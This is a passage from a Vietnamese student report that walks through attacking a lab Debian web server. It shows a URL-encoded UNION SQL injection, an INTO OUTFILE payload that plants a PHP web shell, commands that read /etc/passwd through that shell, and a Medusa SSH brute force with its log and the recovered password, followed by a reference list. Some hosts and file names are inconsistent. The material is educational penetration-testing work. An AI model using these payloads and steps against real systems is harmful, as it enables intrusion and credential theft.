
Hình 153: Dùng kỹ thuật SQL Injection trích xuất người dùng hiện tại

Tuy nhiên lệnh **0 UNION SELECT 1,2,user(),4** có khoảng trắng ở giữ nên ta cần decode câu này ở dạng URL để có thể thực thi nó.




Hình 154: Encode Payload sang URL

Trong Burp Suite chuyển sang tab Decoder nhập đoạn mã cần decode, chọn encode as URL và ta sẽ có giá trị được encode.



Nhập giá trị vừa decode vào sau GET /admin/edit.php? id=... , và đảm bảo PHPSESSID đang là cookie của phiên đăng nhập thành công.

Kết quả cho thấy Response đã trả về **root@localhost**.



Hình 155: Kết quả trích xuất người dùng là root

Ta có thể kiểm tra bằng cách sao chép URL và kiểm tra trên trình duyệt. Right-click chọn Show response in browser. Dùng đường dẫn này truy cập vào browser.

The screenshot shows a Burp Suite interface with the 'Repeater' tab selected. A request is being sent to the URL `/admin/edit.php?id=1 OR 20/55%4e%49%4%e20%73%65%6%5%6%74%20%31%2c%32%2c%75%73%65%72%20%29%2c%34 HTTP/1.1`. The response shows an HTML page with a form containing a single input field and a submit button labeled "Update".

```
1 GET /admin/edit.php?id=1 OR 20/55%4e%49%4%e20%73%65%6%5%6%74%20%31%2c%32%2c%75%73%65%72%20%29%2c%34 HTTP/1.1
2 Host: 192.168.164.132
3 Accept: */*
4 Accept-Language: en-us;q=0.9
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
6 Accept-Encoding: gzip, deflate, br
7 Accept-Charset: utf-8, *;q=0.7
8 Cookie: PHPSESSID=mpij19is12aa1l1ffoleeqfcq6
9 Connection: keep-alive
10
11
```

Request

Response

Show response in browser


To show this response in your browser, copy the URL below and paste into a browser that is configured to use Burp as its proxy.

http://burpsuite/show/2/48ylmgq3wjoccf79vlbtwnv6b1ssej

In future, just copy the URL and don't show this dialog


```
52 <input type="text" name="id" value="1 OR 20/55%4e%49%4%e20%73%65%6%5%6%74%20%31%2c%32%2c%75%73%65%72%20%29%2c%34" style="width: 100%; height: 30px; margin-bottom: 10px;">
53 <br/>
54 <input type="submit" name="Update" value="Update">
55 </form>
56
57 </body>
58 </html>
```

Hình 156: Sao chép URL



Hình 157: Kiểm tra trên trình duyệt

Trước đó chúng ta đã phát hiện ra một đường dẫn khả nghi đó là **/var/www/admin/edit.php online 15.**




Hình 158: Tìm khai thác đường dẫn khả nghi

Mỗi trình duyệt thường sẽ có 1 folder css riêng. Ta có thể sử dụng folder này để upload 1 file độc hại cho phép thực thi lệnh cmd. Cụ thể nội dung ta có thể upload như sau:


## 0 UNION SELECT 1,2,'<?php system(\$\_GET["cmd"]);?>',4 INTO OUTFILE '/var/www/css/webshell01.php'.

Nội dung này sẽ upload file webshell2.php cho phép thực hiện các lệnh cmd vào folder var/www/css/. Như trước đó ta vẫn mã hóa lệnh này qua tab Decode của Burp Suite để trình duyệt có thể thực thi payload thành công.




Hình 159: Encode payload File Upload

Dán đoạn payload được encode vào thanh địa chỉ




Hình 160: Dán payload vào thanh địa chỉ




Hình 161: Thực hiện qua Burp Suite

Sau khi load mã đọc vừa rồi, website sẽ trả về giao diện như hình dưới. Dù báo lỗi nhưng file thực thi đã được thêm vào **folder var/www/css/** .



Hình 162: Tuy không có kết quả phản hồi nhưng file đã được upload


Kết quả file webshell.php đã thành công thêm vào folder css của hệ thống.



Hình 163: Kiểm tra qua thư mục css


### 3.4.5. Bước 5: Khai thác File Traversal

Sau khi upload file thực thi, ta có thể sử dụng đường dẫn này với tham số cmd làm lệnh. Cụ thể ở đây ta thực hiện với lệnh:  
**http://192.168.164.132/css/webshell01.php?cmd=id**



Hình 164: Thực hiện truy vấn id để kiểm tra tính năng

Cuối cùng ta có thể thực thi lệnh tinh vi hơn để lấy dữ liệu từ /etc/passwd/  
<http://192.168.164.132/css/webshell01.php?cmd=cat%20/etc/passwd>.




Hình 165: Trích xuất file etc/passwd

### 3.4.6. Bước 6: Khai thác Directory

Việc thăm dò cho ta thấy cổng 22 của máy chủ 192.168.164.132 có sử dụng dịch vụ SSH. Ta hoàn toàn có thể khai thác mật khẩu người dùng bằng Bruteforce.


Tiến hành dùng medusa để tấn công brute force bằng câu lệnh:

```
medusa -h 192.168.132 -u user -P /usr/share/wordlists/dirb/common.txt -M ssh
```



Hình 166: Dùng công cụ Medusa tấn công Directory dịch vụ SSH máy chủ Debian 192.168.164.129

Sau một thời gian thử các mật khẩu thì ta tìm được password của tài khoản **user** trong dịch vụ SSH là : **live**.



```
e) User: user (1 of 1, 0 complete) Password: list-search (2311 of 4613 complete)
2025-10-18 09:00:39 ACCOUNT CHECK: [ssh] Host: 192.168.164.132 (1 of 1, 0 complete)
e) User: user (1 of 1, 0 complete) Password: listusers (2312 of 4613 complete)
2025-10-18 09:00:41 ACCOUNT CHECK: [ssh] Host: 192.168.164.132 (1 of 1, 0 complete)
e) User: user (1 of 1, 0 complete) Password: list-users (2313 of 4613 complete)
2025-10-18 09:00:43 ACCOUNT CHECK: [ssh] Host: 192.168.164.132 (1 of 1, 0 complete)
e) User: user (1 of 1, 0 complete) Password: listview (2314 of 4613 complete)
2025-10-18 09:00:45 ACCOUNT CHECK: [ssh] Host: 192.168.164.132 (1 of 1, 0 complete)
e) User: user (1 of 1, 0 complete) Password: list-view (2315 of 4613 complete)
2025-10-18 09:00:45 ACCOUNT CHECK: [ssh] Host: 192.168.164.132 (1 of 1, 0 complete)
e) User: user (1 of 1, 0 complete) Password: live (2316 of 4613 complete)
2025-10-18 09:00:45 ACCOUNT FOUND: [ssh] Host: 192.168.164.132 User: user Password: live [SUCCESS]
```

(kali㉿kali)-[~]

Hình 167: Kết quả khai thác password của user thành công

Vậy là chúng ta đã tấn công và khai thác thành công Webserver Debian 192.168.164.132.

#### 4. TÀI LIỆU THAM KHẢO

- [1] “An Toàn Thông Tin Là Gì?” Accessed: Sept. 09, 2025. [Online]. Available: <https://itsystems.vn/an-toan-thong-tin-la-gi/>
- [2] “An toàn thông tin là gì? 4 Nội dung cần biết.” Accessed: Sept. 09, 2025. [Online]. Available: <https://vnce.vn/an-toan-thong-tin-la-gi>
- [3] “Các Lỗ Hổng Bảo Mật của Website bị HACKER Tấn Công Nhất.” Accessed: Sept. 09, 2025. [Online]. Available: <https://lanit.com.vn/cac-lo-hong-bao-mat-cua-website-bi-hacker-loi-dung-tan-cong-nhieu-nhat.html>
- [4] “XSS là gì? Kỹ thuật tấn công XSS, cách ngăn chặn hiệu quả.” Accessed: Sept. 09, 2025. [Online]. Available: <https://vietnix.vn/xss-la-gi/>
- [5] “SQL Injection là gì? Cách giảm thiểu và phòng ngừa SQL Injection.” Accessed: Sept. 09, 2025. [Online]. Available: <https://topdev.vn/blog/sql-injection/>
- [6] FPT C. ty C. phần B. lẻ K., “SQL Injection là gì? Độ nguy hiểm và cách phòng tránh hiệu quả.” Accessed: Sept. 09, 2025. [Online]. Available: <https://fptshop.com.vn/tin-tuc/danh-gia/sql-injection-la-gi-159279>
- [7] T. Dang, “DDoS là gì và cách ngăn chặn các loại tấn công DDoS Server,” DDoS là gì và cách ngăn chặn các loại tấn công DDoS Server. Accessed: Sept. 09, 2025. [Online]. Available: <https://www.vnetwork.vn/news/ddos-la-gi-va-cach-ngan-chan-cac-loai-tan-cong-ddos-server/>
- [8] admininsho, “Tam giác bảo mật CIA (tính bảo mật, tính toàn vẹn, tính sẵn sàng) là gì?,” Tỷ lệ đạt chứng nhận 100%. Accessed: Oct. 04, 2025. [Online]. Available: <https://3ac.vn/tam-giac-bao-mat-cia-tinh-bao-mat-tinh-toan-ven-tinh-san-sang-la-gi/>
- [9] Admin, “Hacker là gì? Phân biệt 7 loại hacker phổ biến nhất,” TopCV Blog. Accessed: Oct. 04, 2025. [Online]. Available: <https://blog.topcv.vn/hacker-la-gi/>

- [10] “The OWASP Top Ten 2025.” Accessed: Oct. 04, 2025. [Online]. Available: <https://www.owasptop10.org/>
- [11] “The Cyber Kill Chain: A Complete Guide for 2025 - RSVR Technologies PVT LTD.” Accessed: Oct. 06, 2025. [Online]. Available: <https://rsvrtech.com/blog/cyber-kill-chain-guide-2025/>
- [12] “(12) The Cyber Kill Chain Explained: Applying the Cyber Kill Chain in 2025 | LinkedIn.” Accessed: Oct. 06, 2025. [Online]. Available: <https://www.linkedin.com/pulse/cyber-kill-chain-explained-applying-2025-strongbox-it-pvt-ltd-s9lzf/>
- [13] “Cyber Kill Chain Breakdown: Command and Control | Alert Logic.” Accessed: Oct. 06, 2025. [Online]. Available: <https://www.alertlogic.com/blog/cyber-kill-chain-breakdown-understanding-stage-six-command-and-control/>
- [14] “TOP 10 LỖ HỒNG BẢO MẬT WEBSITE PHÔ BIẾN NHẤT - VNCS Global.” Accessed: Oct. 04, 2025. [Online]. Available: <https://vnccsglobal.vn/top-10-lo-hong-bao-mat-website-pho-bien-nhat/>
- [15] “OWASP Top Ten | OWASP Foundation.” Accessed: Oct. 04, 2025. [Online]. Available: <https://owasp.org/www-project-top-ten/>
- [16] “SQL Injection.” Accessed: Oct. 04, 2025. [Online]. Available: <https://viblo.asia/p/sql-injection-MgNeWWbKeYx>
- [17] “Breaking down the 5 most common SQL injection attacks,” Pentest-Tools.com. Accessed: Oct. 04, 2025. [Online]. Available: <https://pentest-tools.com/blog/sql-injection-attacks>
- [18] “What is SQL Injection (SQLi) and How to Prevent Attacks,” Acunetix. Accessed: Oct. 04, 2025. [Online]. Available: <https://www.acunetix.com/websesecurity/sql-injection/>
- [19] “What is Cross-site Scripting (XSS): prevention and fixes.” Accessed: Oct. 04, 2025. [Online]. Available: [https://www-acunetix-com.translate.goog/websesecurity/cross-site-scripting/?\\_x\\_tr\\_sl=en&\\_x\\_tr\\_tl=vi&\\_x\\_tr\\_hl=vi&\\_x\\_tr\\_pto=tc](https://www-acunetix-com.translate.goog/websesecurity/cross-site-scripting/?_x_tr_sl=en&_x_tr_tl=vi&_x_tr_hl=vi&_x_tr_pto=tc)
- [20] “Lỗ hổng Cross-Site Scripting (XSS).” Accessed: Oct. 04, 2025. [Online]. Available: <https://viblo.asia/p/lo-hong-cross-site-scripting-xss-GrLZDOY3Kk0>
- [21] “Tổng quan một số kỹ thuật khai thác lỗ hổng bảo mật Web (P1).” Accessed: Oct. 05, 2025. [Online]. Available: <https://viblo.asia/p/tong-quan-mot-so-ky-thuat-khai-thac-lo-hong-bao-mat-web-p1-gGJ59MOP5X2>
- [22] Aj, “CSRF, XSS, SSRF: The Attacks That Still Break the Web in 2025,” Medium. Accessed: Oct. 06, 2025. [Online]. Available: <https://levelup.gitconnected.com/csrf-xss-ssrf-the-attacks-that-still-break-the-web-in-2025-6e2774c62ad6>
- [23] “Kỹ Thuật Tấn Công XSS và Cách Ngăn Chặn - Viblo.” Accessed: Oct. 05, 2025. [Online]. Available: <https://viblo.asia/p/ky-thuat-tan-cong-xss-va-cach-ngan-chan-YWOZr0Py5Q0>
- [24] V. IDC, “XSS là gì? Cách kiểm tra và ngăn chặn tấn công hiệu quả,” viettelidc.com.vn. Accessed: Oct. 05, 2025. [Online]. Available: <https://viettelidc.com.vn/tin-tuc/xss-la-gi-cach-kiem-tra-va-ngan-chan>

- [25] “What is a Path Traversal Attack? | Directory Traversal Attack.” Accessed: Oct. 06, 2025. [Online]. Available: <https://www.contrastsecurity.com/glossary/path-traversal-or-directory-traversal>
- [26] “What is directory traversal? | Tutorial & examples,” Snyk Learn. Accessed: Oct. 06, 2025. [Online]. Available: <https://learn.snyk.io/lesson/directory-traversal/>
- [27] “What is a Directory or Path Traversal? How to Avoid These Attacks.” Accessed: Oct. 06, 2025. [Online]. Available: [https://jetpack-com.translate.goog/resources/path-directory-traversal/?\\_x\\_tr\\_sl=en&\\_x\\_tr\\_tl=vi&\\_x\\_tr\\_hl=vi&\\_x\\_tr\\_pto=tc](https://jetpack-com.translate.goog/resources/path-directory-traversal/?_x_tr_sl=en&_x_tr_tl=vi&_x_tr_hl=vi&_x_tr_pto=tc)
- [28] “What Is a DDoS Attack? Distributed Denial of Service,” Cisco. Accessed: Oct. 19, 2025. [Online]. Available: [https://www.cisco.com/c/en\\_uk/products/security/what-is-a-ddos-attack.html](https://www.cisco.com/c/en_uk/products/security/what-is-a-ddos-attack.html)
- [29] “Ransom Denial of Service (RDoS) Attack,” Check Point Software. Accessed: Oct. 19, 2025. [Online]. Available: <https://www.checkpoint.com/cyber-hub/cyber-security/what-is-denial-of-service/ransom-denial-of-service-rdos-attack/>
- [30] J. Sheehan, “Understand the Difference: DoS vs. DDoS Attacks,” SynchroNet. Accessed: Oct. 19, 2025. [Online]. Available: <https://synchronet.net/dos-vs-ddos-attacks/>
- [31] “Attack types,” Prolexic Analytics API. Accessed: Oct. 19, 2025. [Online]. Available: <https://techdocs.akamai.com/prolexic/reference/attack-types>
- [32] “What Is a SYN Flood Attack?,” Check Point Software. Accessed: Oct. 19, 2025. [Online]. Available: <https://www.checkpoint.com/cyber-hub/cyber-security/what-is-a-ddos-attack/what-is-a-syn-flood-attack/>
- [33] “What is a DDoS Attack? Definition, Meaning, Types,” /. Accessed: Oct. 19, 2025. [Online]. Available: <https://www.kaspersky.com/resource-center/threats/ddos-attacks>
- [34] “Azure DDoS Protection and Mitigation Services | Microsoft Azure.” Accessed: Oct. 19, 2025. [Online]. Available: <https://azure.microsoft.com/en-us/products/ddos-protection>
- [35] “The Impact of Cybersecurity Breaches on Firm’s Market Value: the Case of the USA,” *ResearchGate*, Sept. 2025, doi: 10.51176/1997-9967-2023-4-200-219.
- [36] “OWASP Top 10: Cheat Sheet of Cheat Sheets.” Accessed: Oct. 19, 2025. [Online]. Available: <https://www.oligo.security/academy/owasp-top-10-cheat-sheet-of-cheat-sheets>
- [37] “Playbook-The-Network-Ops-DDoS-Playbook-new.pdf.” Accessed: Oct. 19, 2025. [Online]. Available: <https://www.imperva.com/resources/ebooks/Playbook-The-Network-Ops-DDoS-Playbook-new.pdf>
- [38] E. Rocha, “Forrester Wave™ DDoS Mitigation Solutions, Q1 2021,” GlobalDots. Accessed: Oct. 19, 2025. [Online]. Available:

- <https://www.globaldots.com/resources/ebooks/forrester-wave-ddos-mitigation-solutions-q1-2021/>
- [39] “DDoS Protection for Service Providers - DDoS Mitigation Company.” Accessed: Oct. 19, 2025. [Online]. Available: <https://www.netscout.com/solutions/service-provider-ddos-protection>
- [40] “Applied Cryptography,” Schneier on Security. Accessed: Oct. 20, 2025. [Online]. Available: <https://www.schneier.com/books/applied-cryptography/>
- [41] “Brute Force Attack | OWASP Foundation.” Accessed: Oct. 20, 2025. [Online]. Available: [https://owasp.org/www-community/attacks/Brute\\_force\\_attack](https://owasp.org/www-community/attacks/Brute_force_attack)
- [42] V. W. Ng and S. R. Sanders, “A High-Efficiency Wide-Input-Voltage Range Switched Capacitor Point-of-Load DC–DC Converter,” *IEEE Trans. Power Electron.*, vol. 28, no. 9, pp. 4335–4341, Sept. 2013, doi: 10.1109/TPEL.2012.2224887.
- [43] “2025 Data Breach Investigations Report,” Verizon Business. Accessed: Oct. 20, 2025. [Online]. Available: <https://www.verizon.com/business/resources/reports/dbir/>
- [44] “Pentest là gì? Những điều cần biết về Kiểm thử xâm nhập.” Accessed: Oct. 21, 2025. [Online]. Available: <https://cystack.net/vi/blog/pentest-la-gi>